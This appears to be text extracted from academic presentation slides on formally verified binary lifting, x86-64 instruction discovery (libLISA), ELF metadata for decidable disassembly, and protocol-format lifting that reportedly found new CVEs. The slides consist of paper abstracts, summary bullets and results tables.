
“On Pearl’s Hierarchy and the Foundations of Causal Inference”, Elias Bareinboim et al., Columbia R-60, 2021
 Popular interpretation: “Shannon Got AI This Far. Kolmogorov Shows Where It Stops”, Vishal Misra, 2026

New first-class challenges

Make lifting formal and trustworthy

Many liftings, each for its own analysis or transform

Towers or lattices of IRs, to order



Recompilable/patchable/verifiable IRs

Recompilable disassembly with proofs

Verifiably Correct Lifting of Position-Independent x86-64 Binaries to Symbolized Assembly

Freek Verbeek
freek@vt.edu

Nico Naus
nico.naus@ou.nl

Binoy Ravindran
binoy@vt.edu

We present an approach to lift position-independent x86-64 binaries to symbolized NASM. Symbolization is a decompilation step that enables binary patching: functions can be modified, and instructions can be interspersed. Moreover, it is the first abstraction step in a larger decompilation chain. The produced NASM is recompilable, and we extensively test the recompiled binaries to see if they exhibit the same behavior as the original ones. In addition to testing, the produced NASM is accompanied with a certificate, constructed in such a way that if all theorems in the certificate hold, symbolization has occurred correctly. The original and recompiled binary are lifted again with a third-party decompiler (Ghidra).



- (1) The first lifting tool for lifting PIE x86-64 ELF binaries to symbolized NASM;
- (2) An approach to formal validation of recompiled binaries;
- (3) A demonstration of use-cases for binary patching enabled by symbolized NASM lifting;
- (4) Experimental results comparing original and recompiled binaries.

Lifting x86-64 to symbolized NASM

Verifiably Correct Lifting of Position-Independent x86-64 Binaries to Symbolized Assembly

Freek Verbeek

Nico Naus

Binoy Ravindran

- It is possible to lift a class of binaries to assembly that is recompileable, patchable (i.e., amenable for transformations), and (formally) provably observationally equivalent
- This can be done for unverified decompilers and recompilers
 - Assembly that enables this is full symbolization: no real memory addresses
- The price that you have to pay is position-dependence: the binaries must be position-independent (which enables symbolization with relative ease).

Formally verified lifting of C-compiled binaries

Formally Verified Lifting of C-Compiled x86-64 Binaries

Freek Verbeek

freek@vt.edu

Virginia Tech & Open University
USA & The Netherlands

Zhoulai Fu

zhoulai.fu@sunykorea.ac.kr
State University of New York
Korea

Joshua Bockenek

jabocken@vt.edu

Virginia Tech
USA

Binoy Ravindran

binoy@vt.edu

Virginia Tech
USA

- Step 1: trustworthy binary lifting, providing an overapproximative relation between the binary and the output;
- Step 2: a method to formally verify output of Step 1;
- The demonstration that overapproximative binary lifting can be used to find “weird” edges in binaries;
- The application of binary lifting to all non-concurrent x86-64 executables of the Xen hypervisor.

- It is possible to lift off-the-shelf binaries to high level, over-approximative models and reason about security properties at scale
 - 400-500K instruction range, largest to date
- A “sweet spot”, accurate enough for a class of memory safety properties while scaling linearly to #instructions—by *skipping over program states that don't add any useful information* for properties of interest.
- Over-approximative models enable reasoning with completeness: formally, using provers.

Bottom-up verification

Lifting from a sound foundation



libLISA: Instruction Discovery and Analysis on x86-64

JOS CRAAIJO, Open Universiteit, Netherlands

FREEK VERBEEK, Open Universiteit, Netherlands and Virginia Tech, USA

BINOY RAVINDRAN, Virginia Tech, USA

Even though heavily researched, a full formal model of the x86-64 instruction set is still not available. We present **libLISA**, a tool for automated discovery and analysis of the ISA of a CPU. This produces the most extensive formal x86-64 model to date, with over 118 000 different instruction groups. The process requires as little human specification as possible: specifically, we do not rely on a human-written (dis)assembler to dictate which instructions are executable on a given CPU, or what their in- and outputs are. The generated model is CPU-specific: behavior that is “undefined” is synthesized for the current machine. Producing models for five different x86-64 machines, we mutually compare them, discover undocumented instructions, and generate instruction sequences that are CPU-specific. Experimental evaluation shows that we enumerate virtually all instructions within scope, that the instructions’ semantics are correct w.r.t. existing work, and that we improve existing work by exposing bugs in their handwritten models.

Making hard CS problems less hard

A little bit of specifying intent goes a long way

Adding Compilation Metadata To Binaries To Make Disassembly Decidable

Daniel Engel, Freek Verbeek
Open University, Heerlen, The Netherlands
Email: {daniel.engel, freek.verbeek}@ou.nl
Pranav Kumar, Binoy Ravindran
Virginia Tech, Blacksburg, USA

Abstract—The binary executable format is the standard method for distributing and executing software. Yet, it is also as opaque a representation of software as can be. If the binary format were augmented with metadata that provides security-relevant information, such as which data is intended by the compiler to be executable instructions, or how memory regions are expected to be bounded, that would dramatically improve the safety and maintainability of software. In this paper, we propose a binary format that is a middle ground between a stripped black-box binary and open source. We provide a tool that generates metadata capturing the compiler's intent and inserts it into the binary. This metadata enables lifting to a correct and recompilable higher-level representation and makes analysis and instrumentation more reliable. Our evaluation shows that adding metadata does not affect runtime behavior or performance. Compared to DWARF, our metadata is roughly 17% of its size.

- RE is fundamentally undecidable, but disassembly doesn't need to be!
- Extending ELF looks promising, with reasonable tradeoffs
- From intractable to tractable, with a combination of lowering and lifting.


Making disassembly decidable with ELF

PROTOTYPE

Information	Known By			Location
	Bin	Obj	LLVM	
Instructions vs Data			■	.llvm_bb_addr_map
Raw Data vs References		■		.rel.*, .rela.*, .symtab
Code Section Layout			■	.llvm_bb_addr_map
Data Section Layout		■		.rel.*, .rela.*, Linker Map
Data Section Alignment		■		.rel.*, .rela.*, Linker Map
Jump Table Contents			■	.llvm_jump_table_sizes
Switch Table Contents	■	■		
Exception Information	■			.eh_frame, .gcc_except_table
Control Flow Graph			■	LLVM IR
Call Graph			■	LLVM IR
Section Locations			■	Linker Map

* while the CFG/CG is correct, it does not map 1-to1 to the BB address map

<https://www.ssrgece.vt.edu/papers/eurollvm26.pdf>



Making disassembly decidable with ELF

RESULTS

The GOOD

`--llvm-bb-addr-map`

The basic block address map worked reliably across all test in both the binaries and object files

`--jump-table-sizes`

Early versions of our tool needed a heuristic to group the jump tables

The BAD

`--switch-table-sizes`

There is no flag similar to the jump table sizes flag for other compiler generated tables

CFGs / CGs

We could not get clang to emit any CFG/CG with the same BB layout as in the BB-Addr-Map

The UGLY

`-Wl,-Map=<bin>.map`

The linker map is extremely unreliable, especially for C++ programs. We needed to work around it with synthetic symbols + relocations.

`.rodata merging`

Our disassembler does not yet support merging different types of `.rodata` sections. There seems to be no reliable way to stop clang from merging them.

Formally verified lifting of C-compiled binaries

Formally Verified Lifting of C-Compiled x86-64 Binaries

PLDI '22, June 13–17, 2022, San Diego, CA, USA

Table 1. Xen Case Study Statistics Summary

Directory		Instrs.	Symbolic States	A	B	C	Time (h:m:s)
Binaries							
. . . /bin	15 = 12 + 2 + 1 +0	6751	6829	21	19	0	0:15:54
. . . /xen/bin	17 = 7 + 1 + 8 +1	2433	2468	8	3	3	0:01:17
. . . /libexec	1 = 1 + 0 + 0 +0	82	87	1	0	0	0:00:10
. . . /sbin	30 = 25 + 1 + 4 +0	8858	9178	26	4	8	0:18:39
Total	63 = 45 + 3 +13+1	18 124	18 562	56	26	11	0:35:59
Library functions							
. . . /lib	1907=1874+29+ 0 +4	353 433	362 635	1	244	600	15:28:17
. . . /xenfsimage	109 = 106 + 3 + 0 +0	17 184	17 683	0	0	27	1:58:36
. . . /dist-packages	16 = 16 + 0 + 0 +0	379	407	0	0	3	0:00:06
. . . /lowlevel	119 = 119 + 0 + 0 +0	10 651	10 799	0	0	90	0:08:43
Total	2151=2115+32+ 0 +4	381 647	391 524	1	244	720	17:35:42

$w + x + y + z$: w lifted, x unprovable return address, y concurrency, z timeout
A = Resolved indirection B = Unresolved jump(s) C = Unresolved call(s)

Source code available at <https://doi.org/10.5281/zenodo.6330573>

Lifting gets CVEs that fuzzing misses

50+ new CVEs in network protocols via lifting to DSLs

Lifting Network Protocol Implementation to Precise Format Specification with Security Applications

Qingkai Shi
Purdue University
West Lafayette, USA
shi553@purdue.edu

Junyang Shao
Purdue University
West Lafayette, USA
shao156@purdue.edu

Yapeng Ye
Purdue University
West Lafayette, USA
ye203@purdue.edu

Mingwei Zheng
Purdue University
West Lafayette, USA
zheng618@purdue.edu

Xiangyu Zhang
Purdue University
West Lafayette, USA
xyzhang@cs.purdue.edu

We implement our method as a tool, namely Netlifter **to lift packet formats from source code in C.** It is implemented on top of the LLVM (12.0.0) compiler infrastructure [50] and the Z3 (4.8.12) SMT solver [37]. The source code of a protocol is compiled into the LLVM bitcode, where we perform our static analysis. In the analysis, Z3 is used to represent abstract values as symbolic expressions and solve path constraints. All experiments are run on a Macbook Pro

Extracting Protocol Format as State Machine via Controlled Static Loop Analysis

Qingkai Shi
Purdue University

Xiangzhe Xu
Purdue University

Xiangyu Zhang
Purdue University

Our new technique **extracts a sound state machine** by regarding each loop iteration as a state and the dependency between loop iterations as state transitions. To achieve high, i.e., path-sensitive, precision but avoid path explosion, the analysis is controlled to merge as many paths as possible based on carefully-designed rules. The evaluation results show that we can infer a state machine and, thus, the message formats, in five minutes with over 90% precision and recall.

Table 1: Protocols and Their Codebases for Evaluation

Name	Codebase	Size (kloc)	Time (sec.)	Description
L2CAP	linux/bluetooth [7]	38	12	logical link ctrl and adaptation proto.
SMP	linux/bluetooth [7]	12	2	low energy security manager proto.
APDU	opensc [14]	3	3	application proto. data unit
OSDP	libosdp [5]	14	27	open supervised device proto.
SSQ	libssq [8]	8	1	source server query proto.
TCP/IP	lwip [6]	41	53	transport control & internet proto.
IGMP/IP	lwip [6]	17	16	internet group mgmt. & internet proto.
QUIC	ngtcp2 [4]	59	11	general-purpose transport layer proto.
BABEL	frouting [3]	7	9	a distance-vector routing proto.
IS-IS	frouting [3]	22	6	intermediate system (IS) to IS proto.

Codebases chosen by recent activity, presence of fuzzing harness

50+ new CVEs claimed

